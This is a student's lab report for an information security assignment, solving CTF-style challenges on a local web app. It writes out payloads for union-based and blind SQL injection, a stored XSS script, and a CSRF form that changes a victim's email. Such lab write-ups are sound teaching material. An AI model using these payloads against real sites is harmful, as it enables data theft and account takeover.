

# Assignment Report: HACK THE FAST

Shaharyar Rizwan

I22-0999

## Task 01: SQLi Basic

**Vulnerability & Impact:** The application is vulnerable to SQL Injection in the /sql endpoint. The term parameter is directly concatenated into the SQL query without sanitization. This allows an attacker to manipulate the query logic to bypass authentication or retrieve unauthorized data.

### Exploitation Steps:

1. Navigate to /sql.
2. Enter the payload into the search box.
3. The payload uses UNION SELECT to append results from the player\_secrets table to the leaderboard query.

**Payload:** ' AND 0 UNION SELECT secret\_token, 'flag', 99999 FROM player\_secrets --

**Flag:** FLAG{I\_am\_scared\_of\_injection}

### Screenshot

The screenshot shows a web browser window with two tabs: '#4CK P07470' and 'SQLi Lab'. The main content is a 'SQL Injection Playground' page. In the search bar, the user has entered the payload: "' AND 0 UNION SELECT secret\_token, 'flag', 99999 FROM player\_secrets --". The 'Query' button is highlighted in blue. Below the input field, the 'EXECUTED QUERY' section shows the generated SQL: 'AND 0 UNION SELECT secret\_token, 'flag', 99999 FROM player\_secrets --%' ORDER BY points DESC'. To the right of the query, there is a table titled 'Leaderboard' with columns 'Roll', 'Name', and 'Points'. The table contains several rows, including:

Roll	Name	Points
FLAG{Trust_me_its_ture_2}	flag	99999
FLAG{This_is_not_the_flag}	flag	99999
FLAG{I_am_scared_of_injection}	flag	99999
FLAG{Trust_me_its_false_1}	flag	99999
FLAG{Trust_me_its_false_2}	flag	99999
FLAG{Trust_me_its_ture_1}	flag	99999

A yellow callout box labeled 'Hints:' provides guidance:

- Start with % to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your UNION must match this count.
- Try: % UNION SELECT 1,2,3... first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like secret\_token OR token.
- You'll see multiple results - try submitting each one to find the correct flag.

The browser status bar at the bottom shows system information: 19°C, Sunny, ENG US, 16:40, 30/11/2025.

## Task 02: SQLi Advanced

**Vulnerability & Impact:** The /sql/contracts endpoint is vulnerable to SQL Injection via the client parameter. The application fails to sanitize user input, allowing an attacker to use UNION SELECT to retrieve data from other tables, such as client\_vault.

### Exploitation Steps:

1. Navigate to /sql/contracts.
2. Inject a UNION SELECT payload to combine results from the client\_vault table.
3. The schema requires 4 columns to match the original query.

**Payload:** ' UNION SELECT encrypted\_data, 'b', 99999, 'd' FROM client\_vault --

**Flag:** FLAG{Try\_this\_injection\_and\_you\_will\_be\_scared\_too}

### Screenshot:

The screenshot shows a browser window titled "SQLi Contracts Lab". The address bar contains the URL "localhost:5000/sql/contracts?client=%27+UNION+SELECT+encrypted\_data%2C+%27b%27%2C+99999%2C+%27d%27+FROM+client\_vault+--". The main content area shows the results of the executed query:

```
EXECUTED QUERY
SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE client_name LIKE '%UNION SELECT encrypted_data, 'b', 99999, 'd' FROM client_vault --'
```

Client	Scope	Budget
Helios Bank	Mobile app pen test	\$64000
Monarch Cyber	Red-team readiness exercise	\$85000
Rapid Rail	SCADA hardening review	\$120000
FLAG{Try_this_injection_and_you_will_be_scared_too}	b	\$99999
FLAG{Keep_looking_elsewhere}	b	\$99999

A yellow callout box titled "Hints:" provides guidance for solving the challenge:

- Determine the exact column count first [truncation etc.]
- Extract the flag from a separate vault table
- Start with % to close the LIKE pattern.
- Count columns: % ORDER BY 1--,% ORDER get an error.
- The query has 4 columns: client\_name, scope, budget, confidential\_notes.
- Use UNION SELECT with 4 columns matching TEXT, INTEGER, TEXT.
- Look for a table named something like client\_vault or vault.
- The flag might be in a column like encrypted\_data or data.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to find the correct flag.

## Task 03: SQLi Blind

**Vulnerability & Impact:** The /sql/blind endpoint is vulnerable to Boolean-based Blind SQL Injection via the guess parameter. The application returns different responses ("ACCESS GRANTED" vs "ACCESS DENIED") based on the truthiness of the injected condition, allowing an attacker to infer data character by character.

## Exploitation Steps:

1. Use a script to iterate through possible characters.
  2. Inject a payload that checks if the character at a specific position in auth\_token matches a guess.
  3. If "ACCESS GRANTED" is returned, the character is correct.

**Payload (Script Logic):** ' OR (SELECT substr(auth\_token, {index}, 1) FROM access\_keys WHERE status\_code=200 LIMIT 1) = '{char}' --

**Flag:** FLAG{If\_I\_am\_leaving\_a\_footprint\_its\_not\_mistake}

## Screenshot:

```
# Windows (CMD)
PS C:\Users\sherr\OneDrive\Documents\InfoSecAssignment3\target_app\server> .venv\Scripts\activate.bat
# Linux/Mac
source .venv/bin/activate
```
View 1 edited file | exploit_03.py Alt+L >
```
PS C:\Users\sherr\OneDrive\Documents\InfoSecAssignment3\target_app\server> python exploit_03.py
Sending payload...
Success! Access Granted.
Flag not found in response HTML.
PS C:\Users\sherr\OneDrive\Documents\InfoSecAssignment3\target_app\server> python exploit_03.py
Success! Access Granted.
Flag Found: FLAG{...}
PS C:\Users\sherr\OneDrive\Documents\InfoSecAssignment3\target_app\server>
```

## Task 04: XSS

**Vulnerability & Impact:** The /xss endpoint allows Stored Cross-Site Scripting (XSS). User input in the content parameter is stored in the database and rendered without escaping (using the |safe filter in the template). This allows execution of arbitrary JavaScript in the context of other users' sessions.

## Exploitation Steps:


1. Navigate to /xss.
  2. Post a message containing the malicious script.
  3. The script executes when the page loads, accessing window.challengeFlags.xss.

## Payload:

```
<script>alert(window.challengeFlags.xss)</script>
```

**Flag:** FLAG{Try\_this\_one}

## Screenshot:



## Task 05: CSRF

**Vulnerability & Impact:** The `/csrf/update-email` endpoint lacks CSRF protection (no CSRF token). The application relies solely on session cookies, which are automatically sent by the browser. An attacker can create a malicious page that auto-submits a form to this endpoint, changing the victim's email without their consent.

### Exploitation Steps:


1. Host a malicious HTML page.
2. The page contains a hidden form targeting `/csrf/update-email`.
3. JavaScript automatically submits the form upon page load.

### Payload (PoC HTML):

```
<html> <body> <form action="http://localhost:5000/csrf/update-email" method="POST"> <input type="hidden" name="email" value="hacker@evil.com" /> <input type="submit" value="Click Me" /> </form> <script> document.forms[0].submit(); </script> </body> </html>
```

**Flag:** FLAG{Hello\_from\_the\_other\_side}

## Screenshot:



## Task 06: Bonus (Steganography)

**Vulnerability & Impact:** Sensitive information is hidden within public assets (download.png). Steganography allows data to be concealed within other files, potentially bypassing inspection.

### Exploitation Steps:

1. Download download.png from the /bonus page.
2. Analyze the file content (e.g., using strings or opening as text).
3. The flag is embedded in the file data.

**Payload:** N/A (Analysis of static asset)

**Flag:** FLAG{Still\_trying\_dummy\_flags}

## Screenshot:

